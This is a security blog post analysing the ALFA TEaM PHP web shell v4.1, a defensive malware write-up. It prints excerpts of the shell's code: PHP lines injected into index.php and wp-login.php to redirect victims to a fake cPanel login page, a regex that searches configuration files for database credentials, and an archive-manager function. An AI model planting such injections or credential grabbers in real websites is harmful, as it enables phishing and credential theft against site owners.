

Sucuri Blog

blog.sucuri.net/2020/11/alfa-team-shell-v4-1-tesla-a-feature-update-analysis.html

Luke Leal

November 5, 2020




We've seen a wider variety of PHP web shells being used by attackers this year — including a number of shells that have been *significantly* updated in an attempt to “improve” them.

Depending on the scope of changes and feature enhancements that are added to an existing web shell's source code, these updates can be tedious and time consuming for bad actors. For this reason, it's common to see code for web shells reused among different, unaffiliated attackers.

```

Uname: Linux KTP 5.8.0-kali1-amd64 #1 SMP Debian 5.8.7-1kali1 (2020-09-14) x86_64
User: 33 [ www-data ] Group: 33 [ www-data ]
PHP: Safe Mode: OFF
ServerIP: Your IP:
DateTime:
Domains: Cant Read [ /etc/named.conf ]
HDD: Total: Free:
Useful : gcc cc ld make php perl python ruby tar gzip nc locate
Downloader: wget lynx curl lwp-mirror
Disable Functions: All Functions Accessible
CURL : ON SSH2 : OFF Magic Quotes : OFF MySQL : OFF MSSQL : OFF PostgreSQL :
OFF Oracle : OFF CGI : OFF
Open_basedir : NONE Safe_mode_exec_dir : NONE Safe_mode_include_dir : NONE
SoftWare:
PWD: /var/www/html/wordpress/ [ Home Shell ] [ BACK ]

```



Alfa Shell v4.1-Tesla !
Version: 4.1

Sole Sad & Invisible

Home	Process	Eval	SQL	Manager	Mysql	Dumper	En-Decoder	BC	SSH2	ZONE-H	DDOS	ByPasser	Cgi Shell	SSI SHELL				
Hash Tools	Port Scanner	Open BaseDir	Fake Mail	Compressor	Index Changer	Add New Admin	Shell Injectors	PHP2XML	CloudFlare	Whmcs DeCoder	Symlink	Mass Defacer	BruteForcer	Searcher	CMS Hijacker	Remote Upload	Install BackDoor	Whois
				Alfa Settings	Alfa +	Remove Shell												

Name	Size	Modify	Owner/Group	Permissions	Actions
..	dir	2020-10-06 05:05:01	www-data/www-data	6755 >> drwsr-sr-x	R T X
alfacgiapi	dir	2020-10-06 05:05:17	www-data/www-data	2755 >> drwxr-sr-x	R T X
temp	dir	2020-09-24 23:02:31	www-data/www-data	2755 >> drwxr-sr-x	R T X
wp-admin	dir	2020-09-24 20:57:34	www-data/www-data	6755 >> drwsr-sr-x	R T X
wp-content	dir	2020-09-24 21:30:17	www-data/www-data	6755 >> drwsr-sr-x	R T X
wp-includes	dir	2020-09-09 23:12:00	www-data/www-data	6755 >> drwsr-sr-x	R T X
.htaccess	1 B	2020-09-12 01:18:08	www-data/www-data	0644 >> -rw-r--r--	R T E D X


An update notice for users still on v3, a now deprecated version of Alfa Shell.

ALFA TEaM Shell ~ v4.1-Tesla

```

Username: Linux KTP 5.8.0-kali1-amd64 #1 SMP Debian 5.8.7-1kali1 (2020-09-14) x86_64
User: 33 [ www-data ] Group: 33 [ www-data ]
PHP: 7.4.9 Safe Mode: OFF
ServerIP: ::1 Your IP: ::1
DateTime: 2020-10-06 14:50:58
Domains: Cant Read [ /etc/named.conf ]
HDD: Total:437.25 GB Free:125.08 GB [28%]
Useful : gcc cc ld make php perl python ruby tar gzip nc locate
Downloader: wget lynx curl lwp-mirror
Disable Functions: All Functions Accessible
CURL : ON | SSH2 : OFF | Magic Quotes : OFF | MySQL : ON | MSSQL : OFF | PostgreSQL : OFF | Oracle : OFF | CGI : OFF
Open_basedir : NONE | Safe_mode_exec_dir : NONE | Safe_mode_include_dir : NONE
SoftWare: Apache/2.4.46 (Debian)
PWD: /var/www/html/wordpress/ [ Home Shell ]

```



Tesla
Version: 4.1

Sole Sad & Invisible

Process SHELL	Eval Hash Tools	SQL Port Scanner	Manager CloudFlare	Database Dumper Open BaseDir	Column Dumper Fake Mail	En-Decoder Compressor	BC DeCompressor	ZONE-H Index Changer	DDOS Add New Admin	ByPasser	Cgi Shell	SSI Shell
Injectors	PHP2XML	Port Scanner	CloudFlare	Whmcs DeCoder	Symlink	Mass Defacer	BruteForcer	Searcher	Config Grabber		Fake Page	
		Archive Manager		CMS Hijacker	Remote Upload	Install BackDoor	Whois	Remove Shell				

Alfa Settings | Alfa Videos | About Us

wordpress New Tab +

Filter: Sort By: **Name** Direction: **Ascending** limit: **0** Files Count: **73**

Name	Size	Modify	Owner/Group	Permissions	Actions
..	dir	2020-10-05 23:13:30	www-data/www-data	6755 >> drwxr-sr-x	R T X
ALFA_DATA	dir	2020-10-06 11:52:15	www-data/www-data	2755 >> drwxr-sr-x	R T X
alfacgiapi	dir	2020-10-05 20:35:17	www-data/www-data	2755 >> drwxr-sr-x	R T X
temp	dir	2020-09-24 14:32:31	www-data/www-data	2755 >> drwxr-sr-x	R T X
wp-admin	dir	2020-09-24 12:27:34	www-data/www-data	6755 >> drwxr-sr-x	R T X
wp-content	dir	2020-09-24 13:00:17	www-data/www-data	6755 >> drwxr-sr-x	R T X
wp-includes	dir	2020-09-09 13:42:00	www-data/www-data	6755 >> drwxr-sr-x	R T X
.htaccess	1 B	2020-09-11 15:48:08	www-data/www-data	0644 >> -rw-r--r--	R T E D X
.htaccess-bkup	684 B	2020-07-08 20:02:23	www-data/www-data	0644 >> -rw-r--r--	R T E D X
.htaccess-dead	662 B	2020-07-08 20:05:29	www-data/www-data	0644 >> -rw-r--r--	R T E D X

ALFA TEaM Shell ~ v4.1-Tesla, released on Monday, September 14, 2020

One group that has released a new version of their PHP web shell is **ALFA TEaM**, a suspected Iranian group that creates web malware like **ALFA TEaM Shell**, which in the past has been used by threat actors like **APT 33** who have targeted energy and aerospace industries in the past. If you are interested, a [detailed analysis on group APT 33's tactics](#) has been documented by FireEye.

Website owners may begin to wonder why they would find the same PHP shell, **ALFA TEaM Shell**, on their website that has nothing to do with the industries targeted by threat actors using this malware?

The answer lies in the fact that attackers often need a large amount of distributed resources that help facilitate malware or phishing delivery to their desired target. This could range from resources like “aged” websites that aren’t blacklisted, clean IP addresses from various providers and geographical locations, known email accounts, or anything else that may give credibility to their campaign.

For example, assets that help an attacker successfully deliver their malware payload via email are resources like an aged email account, a SMTP server not operating on a blacklisted IP address, and similar resources. Without these resources their malicious email has a much lower chance of ever reaching the inbox of a victim.

As it turns out, it's simply less effort for attackers to compromise other people's websites rather than spend time and money creating an elaborate network of aged websites located around the world.

From the attacker's perspective, all it takes is one or two blacklistings for a website and all of their hard work in acquiring the domain, setting up scraped content, and waiting, would be wasted.

If they don't have to create, maintain, and age a domain and can instead gain unauthorized access to a vulnerable third party website, it's much more efficient for them.

New Features



The number of offered features make this a sort of an “all-in-one” web shell

The **ALFA-TEaM** shell contains an enormous number of features, so today I will focus primarily on new or updated features for the latest version **v4.1**.

When comparing **v4.1**'s PHP code, we can see the following new features, which are not present in **v3** of the web shell:


```
'dumper'      => 'Database Dumper',
'coldumper'   => 'Column Dumper',
'deziper'     => 'DeCompressor',
'fakepage'    => 'Fake Page',
'config_grabber' => 'Config Grabber',
'archive_manager' => 'Archive Manager',
```

The first three are just variations of existing features (e.g **coldumper**) and relatively common among multi-featured PHP web shells.

Let's focus on the behavior of the last three features: **fakepage**, **config_grabber**, and **archive_manager**.

Fake Page

In my opinion, **fakepage** is of the most interesting new features added to **v4.1**. It allows the attacker to create an on-the-fly phishing page for the two most common hosting control panels: **cPanel** and **DirectAdmin**.



As demonstrated above, there are a few parameters that the attacker can input when setting up the fake control panel page from the web shell. I've explained them in more detail below to help you understand what is going on here.

Panel: cPanel

This parameter allows the attacker to define whether they will target either a **cPanel** or **DirectAdmin** environment.

Clone page: hxxps://[redacted].com:2083

This variable defines the cPanel or DirectAdmin URL, allowing the fake page (phishing page) to be generated from the URL's HTML source code. This is similar to copy/paste functions when using **View Source** in a browser, but with additional code used to capture the login data.

Fake page root: /var/www/html/wordpress/wp-includes/SimpleCake/

This parameter defines the directory on the compromised web server where the phishing files will be hosted.

Inject to: /var/www/html/wordpress/index.php

This defines which file path the injected contents will be using, ultimately redirecting users to the fake page parameters when certain conditions are met.

For example, here's an outline of the behavior observed if a victim's requested URL contains **' :2083 '**, which is the default port for cPanel HTTPS connections.

Here is a sample of the code injection which has been placed at the top of the **Inject to:** file (**./index.php**):

```
if(isset($_GET[" :2083"])&&(int)$_COOKIE["alfa_fakepage_counter48232"]<3)
{include("/var/www/html/wordpress/wp-includes/SimpleCake/index.php");exit;}
```

This injection won't do anything unless both defined conditions are met:

1.
 1. Victim's requested URL contains **" :2083 "**
 2. Victim's HTTP request contains a cookie starting with **alfa_fakepage_counter**

Bind on: /var/www/html/wordpress/wp-login.php

This variable defines the file that will be inaccessible or "blocked" by the created phishing page.

For example, when binded to **wp-login.php** the victim won't be able to access the website's **wp-admin** interface until they have attempted multiple login attempts on the phishing page. An incremental cookie stores these attempts and uses it to control access to the interface: **alfa_fakepage_counter48232 + 1**.

Here is a sample of a code injection which has been placed at the top of the **Bind on:** file (**./wp-login.php**):

```
if((int)$_COOKIE["alfa_fakepage_counter48232"]<3){header("Location:
hxxp://localhost/wordpress/? :2083");exit;}
```

Note the URL used for the redirection, which includes the condition required to load the phishing page. That condition is simply that the URL contains **" :2083 "**.

Count of Invalid Login: 3

This parameter defines the number of login attempts required before the victim can proceed past the control panel phishing page (fake page).

Until the victim exceeds this number of defined invalid login attempts, they won't be able to access the **wp-admin** interface for their website.

Log To: `/var/www/html/wordpress/logs.txt`

This variable defines the TXT file that will store any phished data. Using a TXT format allows for quick downloads from remote locations and is especially useful if the attacker's access to the backdoor is lost for whatever reason.

To summarize, the **fakepage** feature essentially allows for targeted phishing attacks against a compromised website's hosting control panel. If successful, the attacker's privileges will be escalated and they will be able to log in to the control panel.

config_grabber



This feature is used to recursively search for configuration files. It uses two functions; **alfaconfig_grabber** for the display in the web shell and **Alfa_ConfigGrabber** for performing the search.

While in theory this could be a potentially helpful feature, these searches return many files (as seen above), including those that don't contain any MySQL database user login information whatsoever. This is due to greedy search terms contained in the **\$pattern** function, causing it to return a lot of unneeded results.

```

function Alfa_ConfigGrabber($dir, $ext)
{
    $pattern = "#define[ ]{0,}\([ ]{0,}(?:'|\\")DB_HOST(?:'|\\")[ ]
{0,}|define[ ]{0,}\([ ]{0,}(?:'|\\")DB_HOSTNAME(?:'|\\")[ ]{0,}|config\
(?:'|\\")MasterServer(?:'|\\")\[\(?:'|\\")password(?:'|\\")\]|(?:'|\\")database(?:'|\\")\
[ ]{0,}=>[ ]{0,}(?:'|\\")(.*)?(?:'|\\")|(?:'|\\")(mysql|database)(?:'|\\")\
[ ]{0,}=>[ ]{0,}array|db_name|db_user|db_pass|db_server|db_host|dbhost|dbname|dbuser|dbpass|databa
[ ]{0,}mysqli#i";
    ...
}

```

Archive Manager

The screenshot displays the Alfa shell interface. At the top, system information is shown, including the kernel version (Linux 5.8.0-kali1-amd64), user (www-data), and PHP version (7.4.9). A navigation menu lists various tools like Process Eval, SQL Manager, Database Dumper, etc. The Archive Manager section is highlighted, showing a list of files with columns for Name, Size, Modify, Owner/Group, Permissions, and Actions. The files listed include '..', ALFA_DATA, alfacgiapi, temp, and wp-admin.

Name	Size	Modify	Owner/Group	Permissions	Actions
..	dir	2020-10-07 10:24:52	www-data/www-data	6755 >> drwxr-sr-x	R T X
ALFA_DATA	dir	2020-10-06 11:52:15	www-data/www-data	2755 >> drwxr-sr-x	R T X
alfacgiapi	dir	2020-10-05 20:35:17	www-data/www-data	2755 >> drwxr-sr-x	R T X
temp	dir	2020-09-24 14:32:31	www-data/www-data	2755 >> drwxr-sr-x	R T X
wp-admin	dir	2020-09-24 12:27:34	www-data/www-data	6755 >> drwsr-sr-x	R T X

The **Archive Manager** feature allows the attacker to quickly unpack archive files (e.g. .zip, .tar.gz, .gz, etc) into the server's memory by generating a **Phar** PHP resource. The attacker can then manage the contents as if they had unpacked the archive in a file manager, but it is instead loaded into memory and doesn't unpack to a directory.


```

function alfaarchive_manager()
{
    alfahead();
    $file = $_POST['alfa2'];
    if (!file_exists($file))
    {
        $file = $GLOBALS['cwd'];
    }
    $rand_id = rand(9999, 999999);
    echo '<div class=header><center><p><div class="txtfont_header">|
Archive Manager |</div></p>';
    echo '<form name="srch"
onSubmit="g(\'archive_manager\',null,null,this.file.value,null,null,\'\>\');return
false;" method=\'post\'>
<div class="txtfont">
    Archive file: <input size="50" id="target" type="text" name="file" value="' .
$file . '">
    <input type="submit" name="btn" value=" "></div></form></center><br>';
    if ($_POST['alfa5'] == '>>')
    {
        echo '<hr><div style="margin-left: 12px;"
archive_full="phar://' . $file . '" archive_name="' . basename($file) . '"
id="archive_dir_' . $rand_id . '" class="archive_dir_holder"><span>PWD: </span><div
class="archive_pwd_holder" style="display:inline-block"><a/></div></div>';
        echo '<div style="padding: 10px;" id="archive_base_' .
$rand_id . '">';
        __alfa_open_archive_file($file, $rand_id);
        echo '</div>';
    }
    echo '</div>';
    alfafooter();
}

```

Conclusion

ALFA TEaM Shell ~ v4.1-Tesla contains a lot of features useful to an attacker and is also polished in terms of its interface. What is especially interesting is to observe the evolution of the tool and see what features have been added with each new version. This also helps give someone insight into what is important to an *attacker*, not solely from a website owner's perspective.

While interesting, this is definitely not behavior that you'd want to have on your website. One of the best ways to detect malicious activity from web shells is to use a server side scanner and monitoring service to identify any indicators of compromise on your website.